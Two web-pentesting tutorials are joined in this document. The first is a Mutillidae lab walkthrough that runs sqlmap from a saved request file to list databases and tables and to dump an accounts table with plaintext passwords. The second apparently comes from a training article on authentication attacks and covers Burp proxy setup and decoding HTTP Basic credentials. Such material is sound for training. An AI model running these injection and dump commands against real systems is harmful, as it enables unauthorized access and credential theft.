
```
root@kali:~# cat attack.txt
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: https://192.168.1.22/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=tdva7bv1hblo81o3iqkur0q934; acopendivids=swingset,jot
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
```

Running sqlmap via command

sqlmap -r attack.txt --dbs

to get a list of databases that will show which databases are available. The purpose of taking the GET request and putting it into a file and passing it to sqlmap is to let sqlmap get whatever data it needs from the request instead of us putting it in manually.

A few minutes later sqlmap finishes and we have a list of DBs.




```
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd
```

From here we can select a DB and then enumerate tables and then dump the data.

We'll pick 'nowasp' for enumerating some tables.


sqlmap -r attack.txt -D nowasp --tables



```
Database: nowasp
[12 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
| youtubevideos               |
+-----------------------------+
```

Next we'll dump the info in the accounts table

sqlmap -r attack.txt -D nowasp -T accounts --dump




```
Database: nowasp
Table: accounts
[24 entries]
+-----+----------+---------------+----------+--------------+-----------+---------------------------------------+
| cid | username | lastname      | is_admin | password     | firstname | mysignature                           |
+-----+----------+---------------+----------+--------------+-----------+---------------------------------------+
| 1   | admin    | Administrator | TRUE     | admin        | System    | g0t r00t?                             |
| 2   | adrian   | Crenshaw      | TRUE     | somepassword | Adrian    | Zombie Films Rock!                    |
| 3   | john     | Pentest       | FALSE    | monkey       | John      | I like the smell of confunk           |
| 4   | jeremy   | Druin         | FALSE    | password     | Jeremy    | d1373 1337 speak                      |
| 5   | bryce    | Galbraith     | FALSE    | password     | Bryce     | I Love SANS                           |
| 6   | samurai  | WTF           | FALSE    | samurai      | Samurai   | Carving fools                         |
| 7   | jim      | Rome          | FALSE    | password     | Jim       | Rome is burning                       |
| 8   | bobby    | Hill          | FALSE    | password     | Bobby     | Hank is my dad                        |
| 9   | simba    | Lion          | FALSE    | password     | Simba     | I am a super-cat                      |
| 10  | dreveil  | Evil          | FALSE    | password     | Dr.       | Preparation H                         |
| 11  | scotty   | Evil          | FALSE    | password     | Scotty    | Scotty do                             |
| 12  | cal      | Calipari      | FALSE    | password     | John      | C-A-T-S Cats Cats Cats                |
| 13  | john     | Wall          | FALSE    | password     | John      | Do the Duggie!                        |
| 14  | kevin    | Johnson       | FALSE    | 42           | Kevin     | Doug Adams rocks                      |
| 15  | dave     | Kennedy       | FALSE    | set          | Dave      | Bet on S.E.T. FTW                     |
| 16  | patches  | Pester        | FALSE    | tortoise     | Patches   | meow                                  |
| 17  | rocky    | Paws          | FALSE    | stripes      | Rocky     | treats?                               |
| 18  | tim      | Tomes         | FALSE    | lanmaster53  | Tim       | Because reconnaissance is hard to spell |
| 19  | ABaker   | Baker         | TRUE     | SoSecret     | Aaron     | Muffin tops only                      |
| 20  | PPan     | Pan           | FALSE    | NotTelling   | Peter     | Where is Tinker?                      |
| 21  | CHook    | Hook          | FALSE    | JollyRoger   | Captain   | Gator-hater                           |
| 22  | james    | Jardine       | FALSE    | i<3devs      | James     | Occupation: Researcher                |
| 23  | user     | Account       | FALSE    | user         | User      | User Account                          |
| 24  | ed       | Skoudis       | FALSE    | pentest      | Ed        | Commandline KungFu anyone?            |
+-----+----------+---------------+----------+--------------+-----------+---------------------------------------+

[18:37:18] [INFO] table 'nowasp.accounts' dumped to CSV file '/root/.sqlmap/output/192.168.1.22/dump/nowasp/accounts.csv'
[18:37:18] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.22'

[*] shutting down at 18:37:18
```

https://hausec.com/web-pentesting-write-ups/mutillidae/sqlinjections/sqlmap-get-requests/

Bypass Authentication

Authentication is the process of validating something as authentic. When a client makes a request to a web server for accessing a resource, sometimes the web server has to verify the user's identity. For that the user will have to supply some credentials and the web server validates it. All subsequent decisions are then taken on the basis of the credentials supplied by the client. This process is called Authentication. Once the user is Authenticated, the web server sets up the appropriate permissions for the user on its resources. Whenever the user tries to access a resource, the server will check if the user has appropriate permissions to access the resource or not. This process is called Authorization. In this article we will look at some of the common types of Authentication used these days, discuss the vulnerabilities in them, and then move on to some attacks against these Authentication typePlease note that we will be using Burpsuite in this article for analyzing the requests sent through. Burpsuite is available by default in Backtrack. In order to intercept the requests and manipulate them, we must configure our browser to use Burp's proxy, which is 127.0.0.1:8080 by default. We will also be using Wireshark a bit.


Firefox Preferences

Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy: 127.0.0.1 Port: 8080

[✓] Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080


SOCKS v4 [✓ SOCKS v5]

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24


- Automatic proxy configuration URL:

Once this is done, open up Burpsuite, go to Proxy–>Intercept and make sure Intercept is on.


burp suite free edition v1.4
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
forward drop intercept is on action
raw headers hex

~

Now go to the options tab and check to see if the proxy is listening on port 8080. Also make sure *"Generate CA-signed per-host certificates"* option is checked. Each time the user connects to a SSL protected website, Burpsuite will generate a server certificate for that host, signed by a unique CA certificate which is generated in Burpsuite during its installation. The purpose of this is to reduce the SSL errors that occur because of the proxy in between.


burp suite free edition v1.4
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
edit
remove
add
help
select

proxy listeners

running	port	loopback only	support invisi...	redirect	cert
✓	8080	✓	☐		per-host

To add a new listener, complete the relevant details and click "add".

local listener port:

☐ listen on loopback interface only

☐ support invisible proxying for non-proxy-aware clients

redirect to host:

redirect to port:

server SSL certificate:

○ use a self-signed certificate

● generate CA-signed per-host certificates

○ generate a CA-signed certificate with a specific hostname:

○ use a custom certificate (PKCS12):

file


password

Now that we have set up Burpsuite and the configurations in our browser properly, we can intercept requests. Please note that whenever you send a request, it will be intercepted by Burpsuite and you will have to forward it manually. Hence it is advisable to keep “intercept is on” option checked only when you really want to see the contents of the packets going through.

Types of authentication


1. HTTP-basic authentication

HTTP-Basic authentication uses a combination of a username and password to authenticate the user. The process starts when a user sends a GET request for a resource without providing any authentication credentials. The request is intercepted by Burpsuite and looks something like this.



```
GET /site/api HTTP/1.1
Host: resources.infosecinstitute.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
DNT: 1
```


The server responds back with a “Authorization Required” message in its header. We can see the packet in Wireshark. As we can see from the header, the authentication is of the type “Basic”. The browser is quick to recognize this and displays a popup to the user requesting for a Username and a Password. Note that the popup is displayed by the browser and not the web application.


eth1 [Wireshark 1.6.1 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Length Info

```
  [SEQ/ACK analysis]
Hypertext Transfer Protocol
  HTTP/1.1 401 Authorization Required\r\n
  Date: Sat, 24 Dec 2011 15:03:02 GMT\r\n
  Server: Apache/2.0.54\r\n
  WWW-Authenticate: Basic realm="atn"\r\n
  Vary: Accept-Encoding\r\n
  Content-Encoding: gzip\r\n
  Content-Length: 335\r\n
    [Content length: 335]

0030  ff ff 30 e6 00 00 48 54  54 50 2f 31 2e 31 20 34   ..0...HT TP/1.1 4
0040  30 31 20 41 75 74 68 6f  72 69 7a 61 74 69 6f 6e   01 Autho rization
0050  20 52 65 71 75 69 72 65  64 0d 0a 44 61 74 65 3a    Require d..Date:
0060  20 53 61 74 2c 20 32 34  20 44 65 63 20 32 30 31    Sat, 24  Dec 201
0070  31 20 31 35 3a 30 33 3a  30 32 20 47 4d 54 0d 0a   1 15:03: 02 GMT..
0080  53 65 72 76 65 72 3a 20  41 70 61 63 68 65 2f 32   Server:  Apache/2
0090  2e 30 2e 35 34 0d 0a 57  57 57 2d 41 75 74 68 65   .0.54..W WW-Authe
00a0  6e 74 69 63 61 74 65 3a  20 42 61 73 69 63 20 72   nticate:  Basic r
00b0  65 61 6c 6d 3d 22 61 74  6e 22 0d 0a 56 61 72 79   ealm="at n"..Vary
00c0  3a 20 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   : Accept -Encodin
00d0  67 0d 0a 43 6f 6e 74 65  6e 74 2d 45 6e 63 6f 64   g..Conte nt-Encod
00e0  69 6e 67 3a 20 67 7a 69  70 0d 0a 43 6f 6e 74 65   ing: gzi p..Conte
00f0  6e 74 2d 4c 65 6e 67 74  68 3a 20 33 33 35 0d 0a   nt-Lengt h: 335..
```


Frame (638 bytes)
Uncompressed entity body (472 bytes)
Text item (text), 37 bytes
Packets: 434 Displayed: 434 Marked: 0 Dropped: 0
Profile: Default

Once we type in the username and password and intercept the request again using Burpsuite, we get something as shown in the figure below.The last line says "Authorization: Basic aW5mb3NlYzppbmZvc2VjaW5zdGl0dXRl". This is basically the extra thing being passed in the header now. The text after Basic holds the key. These are basically the credentials in encoded form.The username and password are concatenated with a colon (:) in between and the whole thing is then encoded using the Base64 algorithm. For example, if the username is "infosec" and the password is "infosecinstitute" then the whole thing "infosec:infosecinstitute" is encoded using the Base 64 algorithm.The server then gets the header value, decodes it to get the credentials and grants access to the user if the credentials are correct. The point to note here is that it is very trivial to decode the encoded string to obtain the credentials, hence it is widely vulnerable to eavesdropping attacks.



```
GET /site/api HTTP/1.1
Host: resources.infosecinstitute.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
DNT: 1
Authorization: Basic aW5mb3NlYzppbmZvc2VjaW5zdGl0dXRl
```

Wireshark is able to recognize this and automatically decodes the string to reveal the credentials as shown in the figure below.



```
  User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-us,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
  Proxy-Connection: keep-alive\r\n
  DNT: 1\r\n
  Authorization: Basic aW5mb3NlYzppbmZvc2VjaW5zdGl0dXRl\r\n
    Credentials: infosec:infosecinstitute
  \r\n
  [Full request URI: http://atn.fueled.com/site/api]

0000  52 54 00 12 35 02 08 00  27 5b 0d ae 08 00 45 00   RT..5... '[....E.
0010  01 c1 fc 65 40 00 40 06  08 07 0a 00 02 0f 48 2f   ...e@.@. ......H/
0020  e0 8c 8d 66 00 50 72 91  e2 b3 08 3c 66 02 50 18   ...f.Pr. ...<f.P.
0030  39 08 10 96 00 00 47 45  54 20 2f 73 69 74 65 2f   9.....GE T /site/
```

As we can see from the Credentials sections, the username and password are "infosec" and "infosecinstitute" respectively. One of the problems with HTTP-Basic Authentication is that the data is being passed over in plaintext. This risk can be removed by using SSL, which will send the data in encrypted format, and hence the value in the Authorization header will not be visible. However it will still be vulnerable to many client side attacks, including MITM. It is also vulnerable to Brute force attacks which we will see in the coming sections.

2. HTTP-digest authentication

Digest Authentication was designed as an improvement over the HTTP Basic Authentication. One of the major improvements is that the data is not passed over in cleartext but in encrypted format. The user first makes a request to the page without any credentials. The server replies back with a WWW-Authenticate header indicating that credentials are required to access the resource. The server also sends back a random value which is usually called a "nonce". The browser then uses a cryptographic function to create a message digest of the username, password, nonce, the HTTP methods, and the URL of the page. The cryptographic function used in this case is a one way function, meaning that the message digest can be created in one direction but cannot be reversed back to reveal the values that created it. By default, Digest authentication uses MD5 cryptographic hashing algorithm.

